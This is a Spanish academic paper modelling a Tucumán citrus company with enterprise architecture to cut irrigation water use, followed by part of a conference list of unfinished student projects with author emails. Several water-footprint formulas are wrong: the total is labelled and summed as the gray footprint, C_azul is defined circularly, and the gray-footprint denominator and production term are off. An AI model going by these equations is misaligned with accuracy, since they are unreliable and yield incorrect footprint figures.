esquema representativo del modelo de negocio de una empresa citrícola, en la que se cuenta con los socios claves de la empresa. Dentro de este grupo de interés se destaca la criticidad de los proveedores de logística y distribución, actores esenciales para el desarrollo y crecimiento de la organización. Los accionistas interesados en la firma, colaboradores en la provisión primaria de fruta, agroquímicos e insumos. Además de contar con la capacitación del personal para la utilización de dichas maquinarias. Las actividades principales con las que cuenta la citrícola son: cosecha de los frutos, exportación de fruta fresca, aceites y esencias derivadas del limón, pulpa, jugo concentrado y cáscara del cítrico deshidratado.

En la empresa pudimos observar que en el momento del cultivo, se ve un elevado desperdicio del agua con respecto al riego. Los operarios no tienen un control racional del suministro de agua en los cultivos. Algunos días, dejan prendida las mangueras mas tiempo de lo necesario, y hace que la tierra no absorba el agua y produzcan pequeños charcos. Además, no se lleva un control de los operarios encargados de realizar el riego, esto trae como consecuencia que algunas hectáreas se mantengan más húmedas para la producción que en otras.

Por este motivo planteamos una arquitectura empresarial que permita mejorar la huella hídrica de la empresa. Por medio de la AE podremos tener una mejor administración del agua en el cultivo y poder aprovechar el agua de lluvia en la temporada. Esto permitirá a la empresa tener un mayor prestigio en la provincia, al poder implementar una AE relacionada con la huella hídrica. Permitiendo a la empresa ser sustentable y generar beneficios en un futuro con respecto a lo socioambiental.

2 Revisión bibliográfica

2.1 La Arquitectura Empresarial (AE)

Es difícil dar una definición exacta sobre este término, ya que en parte se debe al entendimiento “estandarizado” de la arquitectura que manejan los arquitectos de soluciones tecnológicas, que lidian con componentes y otros tipos de elementos de ese nivel de diseño. En un nivel empresarial más bien tratamos con sistemas completos y su interacción con procesos de negocios. Jeane Ross, Peter Weill y David Robertson, investigadores del MIT Sloan Center for information Systems Research (CISR) define [Ross 2006] a la arquitectura como: *“la lógica organizacional para procesos de negocio claves e infraestructura de TI que refleja la estandarización e integración del modelo de negocio de una compañía”*[3].

LA AE debe incluir: Metodología para la definición de un sistema de información en términos de un conjunto de bloques de construcción (‘building blocks’) que puedan encontrarse adecuadamente, conjunto de herramientas, vocabulario común y una lista de estándares recomendados. Este esquema usa un conjunto de arquitecturas básicas para facilitar la definición del estado actual y futuro de la arquitectura.

Para eso la arquitectura propone modelar en cuatro perspectivas o aspectos [4]:

- **Arquitectura de Procesos de Negocio:** Define la estrategia de negocios, la gobernabilidad, la estructura y los procesos clave de la organización.
- **Arquitectura de Aplicaciones:** Provee un plano de cada uno de los sistemas de aplicación que se requiere implantar, para mostrar las interacciones entre estos sistemas y sus relaciones con

los procesos de negocio centrales de la organización.

- **Arquitectura de Datos:** Describe la estructura de los datos físicos y lógicos de la organización y los recursos de gestión de estos datos.

- **Arquitectura Tecnológica.** Describe la estructura de hardware, software y redes requerida para dar soporte a la implantación de las aplicaciones

Se deben destacar que el uso de modelos arquitectónicos, plantea una visión integral o una visión holística con un lenguaje estandarizado, que facilita la comunicación entre los diferentes actores que intervienen. Paralelamente al modelo arquitectónico está el control armónico de todos los elementos, para alinear los objetivos estratégicos con los procesos de negocios necesarios para lograrlos, y con la infraestructura tecnológica, de información y de comunicación que los soportan.

2.2 Huella hídrica

La huella hídrica es un indicador que permite caracterizar el volumen de agua usado para la producción de un bien o servicio, teniendo en cuenta el volumen de agua consumido y contaminado en el proceso. Tiene en cuenta los usos directos e indirectos del agua [5].

A su vez, la huella hídrica se puede expresar también en colores, en función del tipo de agua que se considere [6]:

- **Huella Hídrica Azul:** Es el volumen de agua dulce extraída de un cuerpo de agua superficial o subterránea y que es evaporada en el proceso productivo o incorporada en un producto.
- **Huella Hídrica Verde:** Es el volumen de agua de precipitación que es evaporada en el proceso productivo o incorporada en un producto.

- **Huella Hídrica Gris:** Es el volumen de agua contaminada, que puede ser cuantificada como el volumen de agua requerida para diluir los contaminantes, hasta el punto en que la calidad del agua esté sobre los estándares aceptables.

2.3 La Huella Hídrica como indicador

La norma ISO 14046 [7] define huella hídrica (HH) como un indicador del consumo de agua dulce asociado al ciclo de vida de un producto. En nuestro caso el producto de base agrícola, la etapa de desarrollo del cultivo, que es materia prima del producto, se considera como un proceso: el proceso de crecimiento del cultivo. Es por ello que la huella de agua para estos casos se calcula como la huella de agua de un proceso. Todos los indicadores utilizados en este proceso serán expresados en volumen de agua por unidad de masa de producto, por ejemplo, en $\left[\frac{m^3}{ton}\right]$.

La Huella Hídrica Total incluye todos los procesos directos e indirectos que consumen agua y es la suma de sus tres componentes verde, azul y gris:

$$HH_{gris} = HH_{azul} + HH_{verde} + HH_{gris} \left[\frac{m^3}{ton}\right]$$

Azul: Es el volumen de agua dulce extraída de un cuerpo de agua superficial o subterránea y que es evaporada en el proceso productivo o incorporada en un producto [8].

Las componentes se calculan como la relación entre la cantidad de agua consumida por el cultivo C_{azul} en $\left[\frac{m^3}{ha}\right]$ y $PROD$ como la producción expresada en $\left[\frac{ton}{ha}\right]$:

$$HH_{azul} = \frac{C_{azul}}{PROD} \left[\frac{m^3}{ton}\right]$$

$$C_{azul} = \frac{C_{azul}}{PROD} \left[\frac{m^3}{ha}\right]$$

Verde: Es el volumen de agua de precipitación que es evaporada en el proceso productivo o incorporada en un producto [9].

Los componentes utilizados en este indicador son similares al indicador anterior: es la relación entre la cantidad de agua de lluvia consumida y evapotranspirada por el cultivo C_{verde} en $\left[\frac{m^3}{ha}\right]$ y ($PROD$) como la producción expresada en $\left[\frac{ton}{ha}\right]$:

$$HH_{verde} = \frac{C_{verde}}{PROD} \left[\frac{m^3}{ton}\right]$$

$$C_{verde} = \text{Agua lluvia} + \text{Agua evapotranspirada} \left[m^3\right]$$

El agua verde puede ser productiva para el crecimiento de los cultivos (pero no toda el agua verde puede ser absorbida por los cultivos, porque siempre habrá evaporación del suelo y porque no todas las épocas del año o áreas son adecuadas para el crecimiento de los cultivos).

La huella hídrica verde es el volumen de agua de lluvia consumida durante el año en el proceso de producción.

Gris: Es el volumen de agua contaminada, que puede ser cuantificada como el volumen de agua requerida para diluir los contaminantes hasta el punto en que la calidad del agua esté sobre los estándares aceptables. La huella gris se calcula como:

$$HH_{gris} = \frac{a \cdot AR}{C_{max} + C_{nat}} \left[\frac{m^3}{ton}\right]$$

Donde a es la fracción de lixiviado del contaminante, AR es la cantidad de

agroquímico aplicada en $\left[\frac{kg}{ha}\right]$, C_{max} es la concentración máxima aceptable para ese agroquímico en el agua, C_{nat} en $\left[\frac{kg}{m^3}\right]$ es la concentración que existe naturalmente de

esa sustancia en el agua y finalmente, $PROD$ es la producción en $\left[\frac{kg}{ha}\right]$.


3 Caso de Estudio: Descripción de la AE

En esta sección se desarrolla el modelado de una empresa citrícola tucumana con la arquitectura empresarial, para optimizar los procesos que apoyan la realización de la estrategia de negocio. Como caso de estudio el modelado se focaliza en un proceso particular de la empresa que es: la adecuada gestión de los recursos para optimizar la huella hídrica.

de huellas hídricas, *huella hídrica azul* y *huella hídrica verde* que serán detalladas específicamente en el proceso de cultivo.

Fig. 1: Se representa un esquema gráfico del modelo de negocio de una empresa citrícola de la provincia de Tucumán.

3.1 Arquitectura de Negocio



Particularmente para este trabajo de investigación vamos a analizar sólo dos tipos

La Arquitectura Empresarial comprende la totalidad del negocio, el alineamiento de

éste y su diseño organizacional. A continuación en la Fig.1 se muestra un modelo Canvas como herramienta para definir y representar el modelo de negocio de la empresa cítrícola.

En la Tabla 1 se definen diferentes procesos de negocios alineados con los objetivos de la empresa. Cada proceso es asociado con algún tipo de nivel de la pirámide organizacional, además de definir un rol responsable de ejecutar dicho proceso. También por cada proceso, se define un indicador de performance (KPI) que permite medir y controlar el mismo, asociado a una fórmula matemática como método de cálculo y una breve descripción.

Tipo	Estratégico	Operativo	De Apoyo
Proceso	Seguimiento del Impacto Ambiental	Control de riego de Plantaciones	Control de humedad del suelo
Responsables	Directivos, Ing. Agrónomo.	Operario	Técnico agrónomo
KPI	Variación de la huella hídrica con respecto al impacto tradicional.	Variación de la cantidad de agua consumida por hectárea con respecto a la temporada anterior.	Desviación de la humedad del suelo con respecto a la humedad objetivo
Fórmula	$HH = 1 - \frac{H_{\text{Hid. Actual}}}{H_{\text{Hid. Anual Trad.}}}$	$\text{Agua} = \text{Agua útil. p/ha. temp t} - \text{Agua útil. p/ha. temp t-1}$	$H = H_{\text{Act}} - H_{\text{Obj}}$
Descripción	Sirve para determinar si se están alcanzando los objetivos de la organización en cuanto al impacto ambiental, y tomar decisiones al respecto.	Permite determinar si el agua se está aprovechando correctamente, o si el sistema de riego no está en óptimas condiciones y necesita mantenimiento.	Permite decidir acerca de la necesidad de mayor o menor riego. Si el suelo se mantiene seco durante mucho tiempo, las plantas mueren. Si el suelo se mantiene muy húmedo durante mucho tiempo, las raíces se pudren.

Tabla 1: Identificación de procesos y KPI asociados

3.2 Arquitectura de Datos

En la próxima imagen (Fig. 2) se representa la arquitectura datos, como un diseño conceptual o modelo de gestión que acompaña al modelo de negocio que da soporte a la toma de decisiones. Aprovechando las bondades que nos ofrece la tecnología, es posible disponer de información cuantitativa oportuna y de calidad para la toma de decisiones empresariales.




Fig. 2: Fuente Propia. El siguiente gráfico representa de forma genérica la arquitectura que tiene un sistema BI

Los datos contenidos en bases de datos de sistemas de información transaccionales internos, datos contenidos en otros registros internos, así como datos disponibles en fuentes externas de información, conforman el primer elemento del modelo como las “fuentes”. De manera complementaria, en las organizaciones aún existe información interna que no se encuentra almacenada en sus bases de datos o que es de fuentes externa, pero que es valiosa y ayuda a la toma de decisiones.

Por ejemplo: para realizar el proceso de riego (Fig. 3) los datos son registrados manualmente (fuente interna), además se

consulta el pronóstico en otras fuentes de interés (externa). A posteriori son transformados con propósito analíticos y son almacenados; estos conforman el elemento de **‘repositorio de la información’** en la arquitectura de datos; ya que es allí donde se encuentra almacenada la información requerida para los análisis y la toma de decisiones.

En la actualidad, la empresa cuenta con un responsable del riego de los campos, el cual verifica su registro de humedad de las distintas hectáreas. Si se ve que los niveles de humedad están por debajo, lo que hace es prender el sistema de riego con el que cuenta y deja **registrado todos los datos pertinentes que ayuden a la toma de decisiones**, como ser: la fecha en la que realizó el riego, humedad del suelo, quien fue el operario responsable, etc. En la siguiente imagen (Fig. 3) dicho proceso es representado con un diagrama de flujo.




Fig. 3: Fuente Propia. Diagrama de flujo del proceso de riego

3.3 Arquitectura de Aplicaciones

La arquitectura de aplicaciones incluye la estructura y comportamiento de las aplicaciones relevantes, sus componentes, interacciones y sus relaciones con los procesos críticos del negocio. Para seguir con los alineamientos de los distintos aspectos a continuación se detallan los modelos requeridos que dan soporte al caso de estudio:

- **Módulo de Riego y Humedad:** Permite el registro de las cantidades de agua utilizadas en el riego, la fecha de la misma, y los valores de las mediciones de la humedad del suelo.
 - **Módulo de Personal:** Permite mantener el registro de las personas encargadas del funcionamiento del sistema de riego.
- **Módulo de Ha:** Permite el registro de las hectáreas, identificación, extensión y ubicación.
- **Módulo de Incidencias del S.R.:** Permite llevar un seguimiento de las eventualidades que surjan en el sistema de riego

3.4 Arquitectura Tecnológica

Para el cumplimiento de esta fase se utilizan dispositivos de medición de humedad en suelos, ya que permiten una disminución de costos gracias a la precisión de los datos que entregan, manteniendo así una adecuada gestión de los efluentes que puedan ser controlados.

- Sensores granulares y sensores dieléctricos para medir la humedad del suelo.
- Software de integración de los datos de sensores.
- Software de gestión huella hídrica.
- Software de gestión citrícola.
- Motor de base de datos.




Fig. 4: Fuente Propia. Arquitectura Tecnológica

En la figura 4 se presenta la arquitectura tecnológica, que plasma un ejemplo del caso de estudio con la alineación de todas las arquitecturas. Los datos que se obtienen a través de los sensores con los cuales se controla la humedad del suelo, está asociado al KPI control de humedad del suelo, para esto tenemos la parte de la infraestructura que sostiene los sensores. Existe también una aplicación que alimenta a la fuente de información con esos datos y se relaciona con la arquitectura de negocio.

4 Experiencias y Resultados

La propuesta de resultado a este modelado de AE, es confeccionar un análisis de brecha.

Este análisis de brechas se define como un método para evaluar las diferencias entre el desempeño real y el desempeño esperado en la empresa citrícola. El término “brecha” se refiere al espacio entre “donde estamos ahora” (el estado actual) y donde “queremos estar” (el estado objetivo).

Para cumplir este objetivo debe realizar dos pasos: Levantar la información y elaborar la arquitectura actual. Con la Arquitectura Empresarial se puede mapear desde arriba todos los objetivos en cuatro dimensiones; negocios, datos, aplicaciones y tecnología. Esta busca una alineación de los niveles más altos con los más básicos de la empresa, debido a que todas las áreas de la compañía deben actuar en armonía para conseguir los objetivos definidos por la misma. Lo que suena muy lógico pero que muy pocas veces se pone en práctica.

4.1 Análisis de Brecha

	Actualidad	Futuro	Brecha
Arquitectura de Negocio	Misión, visión, objetivos y metas centrados en producción, ventas y exportación de sus productos a distintos mercados internacionales, con la mayor calidad posible.	Misión, visión, objetivos y metas comerciales, uso responsable de los recursos hídricos con conciencia ambiental.	A grandes rasgos la diferencia radica en las consideraciones ambientales. Para poder solucionarlo se plantea que: <ul style="list-style-type: none"> -La Misión adquiere el uso responsable de los recursos hídricos. -La Visión adquiere la necesidad de la organización de ser reconocida por el respeto con el medio ambiente y la certificación de objetivos sociales y ecológicos. -A los objetivos de la organización se agregan algunos relacionados a la reducción de la huella hídrica mediante la reducción de los efluentes contaminantes y el consumo de agua potable. -Se agrega una nueva meta relacionada con la creación de una identidad e imagen eco-friendly y la conservación del suelo.

Arquitectura de Datos	Se cuenta con registros incompletos sobre el riego que se realiza en los campos de cítricos.	Es deseable llevar el mayor control de registros de las cantidades de agua utilizadas para el riego, la humedad del suelo, fecha y hora de la creación de dichos registros, parcelas, el personal, entre otros.	Existe una gran diferencia entre los datos ideales de cuales se desea llevar registro y de los que actualmente se registran. Para solucionar esto, se implementará un sistema de gestión que almacene los datos relevantes, muestran indicadores en base a los mismos, ayudando así en la evaluación del rendimiento del sistema integral de riego y la toma de decisiones.
Arquitectura Tecnológica	La empresa actualmente no cuenta con dispositivos tecnológicos en el sector de riego ni en el sector de suelo.	Lo que se desea en un futuro es poder instalar dispositivos (sensores) para el monitoreo y análisis de la humedad del suelo.	La brecha que se ha identificado es la falta de sensores y software específicos. La razón por la cual no se implementó anteriormente es por falta de conocimientos y consideraciones sobre el cuidado del medioambiente y consumo del agua. Para solucionar esta brecha proponemos que se instalen en las fincas sensores granulares y sensores dieléctricos para medir la humedad del suelo; un software de integración de los datos de sensores, un software de gestión de incidencia de sensores y un motor de base de datos para su almacenamiento.
Arquitectura de Aplicaciones	Se cuenta con un sistema de planificación de recursos empresariales (ERP), gestores de base de datos (SGDB) y herramientas de inteligencia de negocio (BI).	ERP funcional y completo a medida de las necesidades de la empresa. Generar modelo multidimensionales de tal forma que se generen los reportes adecuados que den soporte a la toma de decisión.	-Carencia de los módulos necesarios para el seguimiento y monitoreo del riego, del suelo, del personal, etc. -Se resuelve la brecha mediante la implementación de nuevos módulos para controlar el riego, humedad, incidentes del S.R. *, parcelas, del personal responsable, entre otros. * Sistema de Riego: <i>Consideramos que la empresa Citricola cuenta actualmente con un sistema de gestión incompleto. A futuro desea contar con un sistema a medida para lo cual serán necesario implementar nuevos módulos (Módulo de Riego y Humedad, Módulo de Personal, Módulo de Parcelas y Módulo de Incidencias del S.R).</i>

Tabla 2: Fuente Propia. Arquitectura Empresarial

4.2 Reporte Generados

En la próxima imagen (Fig. 5) se muestra un **ejemplo** gráfico de los reportes generados por el sistema. Dichos reportes

representan a los indicadores definidos para el caso de estudio. Cómo se puede observar en el reporte número 1, se muestra como varía de forma anual el impacto ambiental con respecto a la Huella Hídrica. Se puede ver que al principio el impacto era mayor, pero con el correr de los años se puede ver como el gráfico muestra una disminución del impacto ambiental que produce el aplicar la HH en el proceso del cultivo.

En el reporte número 2, se representa con la curva naranja el valor deseado de humedad con el que necesitan los cítricos producir y con la curva azul el valor de la humedad producida por las precipitaciones en la provincia. Este reporte permite reconocer el faltante de humedad que necesita el cítrico, lo cual permite que operarios apliquen los sistemas de riegos para mantener la humedad ideal.

Para el reporte número 3, podemos ver lo que es la variación del agua regada con respecto a la temporada anterior registrada. Un reporte así nos permite saber si nuestros sistemas de riego se encuentran en buen estado o si necesita algún mantenimiento ya que se comparan los valores actuales con los históricos.

Y por último el reporte número 4, nos muestra la humedad del suelo para un mes específico y con los respectivos valores de las Huellas Hídricas verde y azul. Este indicador es de tipo operativo que debe ser testeado todos los días. Un ejemplo de decisión que se puede llevar a cabo de este

indicador es: ¿es necesario abrir el sistema de riego? Dado que el suelo puede permanecer húmedo, producto de las precipitaciones en la zona.




Fig. 5: Fuente Propia. Reportes generados con información provista por la empresa.

5 Conclusiones

En el presente trabajo se ha modelado de forma holística una empresa citrícola mostrando las 4 dimensiones o aspectos, con arquitectura empresarial: negocio, datos, aplicaciones y tecnológica. Para cada una de las arquitecturas se ha realizado un análisis de brecha detallado, un enfoque base existente en la empresa y se ha logrado determinar un enfoque destino. Asimismo, se ha logrado identificar las brechas más evidentes de cada una de las arquitecturas y plantear la necesidad de implementar nuevos módulos, lo que ayudará a minimizar los problemas existentes en el proceso de riego y alinearlos a los objetivos estratégicos de la citrícola relevada en la provincia de Tucumán.

También se propuso un modelado de una empresa citrícola, que proporciona pautas para establecer y ejecutar un proceso de

gestión de la huella hídrica. No obstante, estas directrices se mantienen en un nivel bastante genérico y por lo tanto, pueden no ser directamente aplicables a una empresa agroindustrial específica.

Considerando las condiciones económicas de la región y la posibilidad de acceder a mercados internacionales, se hace imprescindible trabajar sobre las ventajas competitivas para sostener o mejorar la posición de la empresa en el mercado en el que participan. Además, se sostiene la necesidad de trabajar sobre la definición de indicadores o KPI ('Key Performance Indicator': Indicador clave de desempeño) vinculados a la rentabilidad y a la eficiencia, entre otros, para optimizar la gestión de la empresa.

Por último y para concluir con este trabajo, queda claro que la arquitectura empresarial permite establecer claramente la

trazabilidad entre procesos, conformando un modelo confiable, coherente y de gran utilidad para las áreas de gestión y administración de la empresa. Esto facilita disponer de información para apoyar las decisiones tomadas desde diferentes perspectivas.

Referencias

- [1] R. Álvarez, “Arquitectura Empresarial: Un gran mapa para las empresas .” [Online]. Available: <https://www.kibernum.com/noticias/arquitectura-empresarial-un-gran-mapa-para-las-empresas-2/>. [Accessed: 01-Apr-2020].
- [2] V. Meza, “Modelo Operativo Arquitectura Empresarial,” *jcrsenin*, p. 17, 2011.
- [3] G. Cedeño Porras, “Arquitectura empresarial,” San Jose, Costa Rica, Sep. 2008.
- [4] D. Piorun, “Arquitectura Empresarial: Desafío Organizacional en la Transformación Digital ,” 05-Aug-2018. [Online]. Available: <https://degerencia.com/articulo/arquitectura-empresarial-desafio-organizacional-en-la-transformacion-digital/>. [Accessed: 01-Apr-2020].
- [5] K. Feijóo, “¿Qué es la Huella Hídrica? ,” 29-Apr-2014. [Online]. Available: <http://www.aclimatecolombia.org/huella-hidrica/>. [Accessed: 01-Apr-2020].
- [6] “Huella hídrica - Wikipedia, la enciclopedia libre.” [Online]. Available: https://es.wikipedia.org/wiki/Huella_hídrica. [Accessed: 01-Apr-2020].
- [7] M. Viegas, “ISO 14046: definiciones clave y principios,” *FuturEnviro*, pp. 67–68, 2014.
- [8] J. E. Gonzalez, “Huella Hídrica: El agua oculta en lo que consumes ,” 04-Mar-2018. [Online]. Available: <http://esferaviva.com/huella-hidrica-el-agua-oculta-en-lo-que-consumes/>. [Accessed: 01-Apr-2020].

VII.d. Trabajos finales de carrera no finalizados

Título del Trabajo

Router CNC Madera - Entorno de Aplicación Controlado

AUTORES:

Sergio Gabriel Bonavento, Facundo Campodonico, Juan Pablo Caruso, Sergio Christian Holgado, Guido Vigiani

MAIL AUTORES:

bonavento.ser@gmail.com;facundocampodonico@gmail.com;jpcaruso.83@gmail.com;megaserch@gmail.com;guidovigiani@gmail.com

UNIVERSIDAD

Universidad Nacional de la Matanza

Título del Trabajo

Glimer: una solución informática para gestionar vuelos en tiempo real

AUTORES:

Santiago Lucca de Guevara, Ignacio Javier Fernández Soto, Erik Alexis Gervas, Lucas Rafael Homs

MAIL AUTORES:

santiagoluccadeguevara@gmail.com;xgen96@gmail.com;erikgervas@gmail.com;lucashoms@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional de Buenos Aires

Título del Trabajo

Inversiones automáticas: el camino a la independencia financiera

AUTORES:

Kevin Szuchet, Leandro Natán Szmedra, Ignacio Perez Spina, Nicolás Ezequiel Feldfeber, Federico Martín Kiwowicz

MAIL AUTORES:

kevinszuchet@gmail.com;natoszmedra@gmail.com;nachoperez714@gmail.com;nicofeldfeber@gmail.com;fedekiwo@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional de Buenos Aires

Título del Trabajo

Gestión y predicción de stock en empresas mediante minería de datos

AUTORES:

Gianluca Latini

MAIL AUTORES:

gianlatini6597@gmail.com

UNIVERSIDAD

Universidad Católica de Salta

Título del Trabajo

La calle y la tecnología: caminando hacia un futuro más seguro.

AUTORES:

Gerardo Gabriel Arce, Rocio Filgueira, Mariano Rodriguez Arias, Lilian Patricia Luque Duarte

MAIL AUTORES:

arce.gerardogabriel@gmail.com;rociojetfusion@hotmail.com;mrodriguezarias@est.frba.utn.edu.ar;lilieclipse@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Implementación de un sistema de análisis de estudios de fotoplestismografía

AUTORES:

Nayla Sharon Winter, Guido Pavia, Juan Gottling, Martin Mallea, Julieta Abuin

MAIL AUTORES:

naylawinter@gmail.com;guidopaviar@gmail.com;juangottling@gmail.com;mnmallea@gmail.com;julietabuin@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

La incertidumbre socioeconómica de los clubes deportivos: El desafío digital ante el COVID-19

AUTORES:

Augusto Martín Masotta, Gonzalo Brizzio, Giuseppe Ciavirella, Matías Ricardo Mendez Corridoni

MAIL AUTORES:

augustomasotta@gmail.com;gbrizzio@frba.utn.edu.ar;pep.ciavirella@gmail.com;corridonimati
as@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Título del Trabajo

Implementación de un Sistema de Recomendaciones de vinos utilizando una base de datos orientada a grafos

AUTORES:

Maria Eugenia de Aramburu, Ignacio Zullo, Agustin Moles, Brian Grajeda, Leandro Szikora

MAIL AUTORES:

eugearam96@gmail.com;izullosalvucci@est.frba.utn.edu.ar;amoles@est.frba.utn.edu.ar;brian
grajedavilchez@est.frba.utn.edu.ar;lszikora@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Sistema dispensador de medicamentos sólidos

AUTORES:

Micaela Isabel Daruich

MAIL AUTORES:

mica.daruich@hotmail.com

UNIVERSIDAD

Universidad Católica de Salta

Título del Trabajo

SoHungry: Del futuro a la mesa

AUTORES:

